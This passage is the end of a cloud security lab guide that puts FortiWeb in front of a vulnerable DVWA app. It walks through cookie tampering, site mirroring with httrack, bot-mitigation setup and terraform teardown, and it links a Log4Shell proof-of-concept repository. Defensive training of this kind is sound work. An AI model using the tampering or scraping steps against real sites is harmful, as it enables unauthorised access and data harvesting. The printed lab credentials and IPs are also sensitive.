
|                |                        |
|----------------|------------------------|
| Action         | Alert & Deny           |
| Block Period   | 600 Seconds (1 - 3600) |
| Severity       | Medium                 |
| Trigger Action | [dropdown]             |

OK


The “HttpOnly” cookie attribute instructs web browsers not to allow scripts (e.g. JavaScript or VBscript) an ability to access the cookies via the DOM document.cookie object. This session ID protection is mandatory to prevent session ID stealing through XSS attacks.

Now attach this cookie policy to the DVWA\_high Inline Protection Profile.

7. Go to Policy > Web Protection Profile > DVWA\_high
8. Cookie Security Profile: DVWA-cookie
9. Make sure Client Management is enable
10. OK



11. Go to Policy > Server Policy > Edit DVWA
12. Change Web Protection Profile > DVWA\_high
13. OK
14. Restart the browser used to access DVWA web page or open a new private windows
15. Access DVWA again
16. Login
17. Change the security cookie again from high to low using the Web Developer Tool
18. Click in left menu “Brute Force” for example, or any other menu
19. Your request should be blocked due to the fact that FortiWeb noticed you tampered with the security cookie.



## Web Page Blocked!



The page cannot be displayed. Please contact the administrator for additional information.

URL: 35.169.54.86:9081/vulnerabilities/csp/

Client IP: 10.1.1.200  
Attack ID: 20000030  
Message ID: 000000001096

20. Check the security log and validate the request is blocked due to Cookie Security:  
Cookie Signed Verification Failed
21. Go to Log&Report > Log Access > Attack

| # | Date/Time           | Policy | Source     | Destination | Threat Level                            | Main Type           | Sub Type                   |
|---|---------------------|--------|------------|-------------|---|---------------------|----------------------------|
| 1 | 2022/01/07 07:13:31 | DVWA   | 10.1.1.200 | 10.1.1.81   | <span style="color: yellow;">!!</span>  | Cookie Security     | Cookie Signed Verification |
| 2 | 2022/01/07 06:43:36 | DVWA   | 10.1.1.200 | 10.1.1.81   | <span style="color: red;">!!!!!!</span> | Signature Detection | SQL Injection              |
| 3 | 2022/01/07 05:24:11 | DVWA   | 10.1.1.200 | 10.1.1.81   | <span style="color: red;">!!!!!!</span> | Signature Detection | Generic Attacks            |
| 4 | 2022/01/07 05:24:11 | DVWA   | 10.1.1.200 | 10.1.1.81   | <span style="color: red;">!!!!!!</span> | Signature Detection | SQL Injection              |
| 5 | 2022/01/07 05:24:11 | DVWA   | 10.1.1.200 | 10.1.1.81   | <span style="color: red;">!!!!!!</span> | Signature Detection | SQL Injection              |
| 6 | 2022/01/07 05:24:11 | DVWA   | 10.1.1.200 | 10.1.1.81   | <span style="color: red;">!!!!!!</span> | Signature Detection | SQL Injection              |

22. Change the cookie value back to high
23. Continue browsing, as the value matches again

## Web Scraping

Web scraping (web harvesting or web data extraction) is data scraping used for extracting data from websites. Web scraping software may access the World Wide Web directly using the Hypertext Transfer Protocol, or through a web browser.

This can be prevented on FortiWeb by a combination of the following criteria:

- source IP
- rate limit (including rate limiting for specific types of content)
- HTTP header or response code
- URL
- predefined or custom attack or data leak signature violation

- transaction or packet interval timeout
- real browser enforcement

## Preparation

1. Set Web Protection Profile on FortiWeb to Inline Alert Only.
2. Policy > Server Policy > DVWA > Web Protection Profile > Inline Alert Only
3. OK

## Web Scraping Attack

1. Run a Linux terminal
2. Run httrack
3. Enter project name: DVWA
4. Base: <enter return>
5. Enter URLs (separated by commas or blank spaces):  
FortiGate\_and\_FortiWeb\_PublicIP:9081 (remember Terraform outputs)
6. Actions: 1
7. Proxy (return=none) : <return>
8. Wildcards (return=none): <return>
9. Additional options (return=none): -F "wotbox"
10. Ready to launch mirror? (y/n) : y
11. This will execute the crawler to mirror dvwa
12. Open File Manager folder dvwa

```

root@ip-10-1-1-81:/home/ubuntu
Welcome to HTTrack Website Copier (Offline Browser) 3.49-2
Copyright (C) 1998-2017 Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :DVWA
Base path (return=/home/ftnt/websites/) :
Enter URLs (separated by commas or blank spaces) :35.169.54.86:9081

Action:
(enter) 1      Mirror Web Site(s)
              2      Mirror Web Site(s) with Wizard
              3      Just Get Files Indicated
              4      Mirror ALL links in URLs (Multiple Mirror)
              5      Test Links in URLs (Bookmark Test)
              6      Quit
: 1

Proxy (return=none) :

You can define wildcards, like: -*.glf +www.*.com/*.*zip -*img_*.zip
Wildcards (return=none) :

You can define additional options, such as recurse level (-r<nuber>), separated by blank spaces
To see the option list, type help
Additional options (return=none) :-F "wotbox"

--> Wizard command line: httrack 35.169.54.86:9081 -o "/home/ftnt/websites/DVWA" -%v -F "wotbox"

Ready to launch the mirror? (Y/n) :y

Mirror launched on Fri, 07 Jan 2022 07:39:05 by HTTrack Website Copier/3.49-2 [XR&CO'2014]
mirroring 35.169.54.86:9081 with the wizard help..
Done.
Thanks for using HTTrack!
*
```

13. Delete the DVWA folder and all its content

## Prevent Web Scraping

### Create Known Bots

1. Go to Bot Mitigation > Known Bots
2. Create New
3. Name: dvwa\_bad\_robot
4. Leave everything else as default

## 5. OK


| Status              | Name                 | Action       | Block Period | Severity    | Threat Weight  | Trigger Policy | Bot List |
|---------------------|----------------------|--------------|--------------|-------------|--|----------------|----------|
| Malicious Bots (5)  | DoS                  | Alert & Deny | 600          | High        | <div style="width: 100%;">High</div>                             |                |          |
|                     | Spam                 | Alert & Deny | 600          | High        | <div style="width: 100%;">High</div>                             |                |          |
|                     | Trojan               | Alert & Deny | 600          | High        | <div style="width: 100%;">High</div>                             |                |          |
|                     | Scanner              | Alert & Deny | 600          | High        | <div style="width: 100%;">High</div>                             |                |          |
|                     | Crawler              | Alert & Deny | 600          | High        | <div style="width: 50%; background-color: #007bff;">Medium</div> |                |          |
| Known Good Bots (1) | Known Search Engines | Bypass       | 600          | Informative | <div style="width: 0%; background-color: #d9e1f2;">Low</div>     |                |          |

## Create Bot Mitigation Policy


1. Go to Bot Mitigation > Bot Mitigation Policy
2. Create New
3. Name: dvwa\_bot\_mitigation
4. Known Bots: dvwa\_bad\_robot
5. Leave everything else as default
6. OK

## Apply Bot Mitigation Policy to DWVA\_high Web Protection Profile

7. Go to Policy > Web Protection Profile > DVWA\_high



8. Go to Policy > Server Policy > DVWA > Web Protection Profile > DVWA\_high
9. OK
10. Repeat all the steps from “Web Scraping Attack”
11. Notice the entire web site has not been harvested!



12. Check Log&Report > Log Access > Attack

The screenshot shows the FortiWeb-AWS\_OnDemand interface. The left sidebar has sections like System, FortiView, User, Policy, Server Objects, Application Delivery, Web Protection, Bot Mitigation, API Protection, DDoS Protection, IP Protection, Tracking, Machine Learning, Log&Report, Log Access, Attack, Event, Traffic, Download, Report, Log Policy, and Log Config. The 'Attack' section is selected. The main pane shows a table of logs under the 'Attacks' tab, with one row highlighted. The right pane shows 'Log Details' for the selected log entry, including fields like Flag, Date, Time, Policy, Service, HTTP Version, HTTP Host, Method, URL, Monitor Mode, Action, Threat Level, Client Risk, Source Country or Region, CVE ID, and OWASP Top10. A 'Connection' section is also visible.

## Finish

Open a Linux terminal, go to the same directory you run Terraform and please type: terraform destroy

Type yes when requested

```

changes to Outputs:
- FortiGate_Password      = "i-02beacb247d4bdba5" -> null
- FortiGate_Port          = "8443" -> null
- FortiGate_Username       = "admin" -> null
- FortiGate_and_FortiWeb_PublicIP = "3.208.200.151" -> null
- FortiWeb_Password        = "i-039fe3f928175761a" -> null
- FortiWeb_Port            = "9443" -> null
- FortiWeb_Username        = "admin" -> null
- WebServer_Internal_IP    = "10.1.1.26" -> null
- WebServer_Internal_Public_IP = "3.208.200.151" -> null
- WebServer_Internal_SSH   = "2222" -> null
- WebServer_Internal_Username = "ubuntu" -> null
- WebServer_Legacy_IP      = "172.16.0.221" -> null
- WebServer_Legacy_Public_IP = "18.209.172.102" -> null
- WebServer_Legacy_SSH     = "22" -> null
- WebServer_Legacy_Username = "ubuntu" -> null

Do you really want to destroy all resources?
Terraform will destroy all your managed infrastructure, as shown above.
There is no undo. Only 'yes' will be accepted to confirm.

Enter a value: yes

```

And... it is done! Congratulations!

We hope you enjoyed and learned something from this hands-on lab. We also hope that now you can feel more confident about setting up a more secure environment on public cloud.

Thank you so much!

## References and additional tips

TGW Architecture

<https://docs.fortinet.com/document/fortigate-public-cloud/7.0.0/aws-administration-guide/900283/deploying-fortigate-vm-active-passive-ha-aws-between-multiple-zones-manually-with-transit-gateway-integration>

<https://docs.fortinet.com/document/fortigate-public-cloud/7.0.0/aws-administration-guide/14501/sd-wan-transit-gateway-connect>

How to discover IAM policies you need

<https://meirg.co.il/2021/04/23/determining-aws-iam-policies-according-to-terraform-and-aws-cli/>

Log4Shell vulnerable container

<https://github.com/kozmer/log4j-shell-poc>

DVWA container

<https://dvwa.co.uk/>

Fortinet's documents

<https://docs.fortinet.com>

Fortinet's GitHub

<https://github.com/fortinet>

Labs on FortiWeb were based on FortiDemo Lab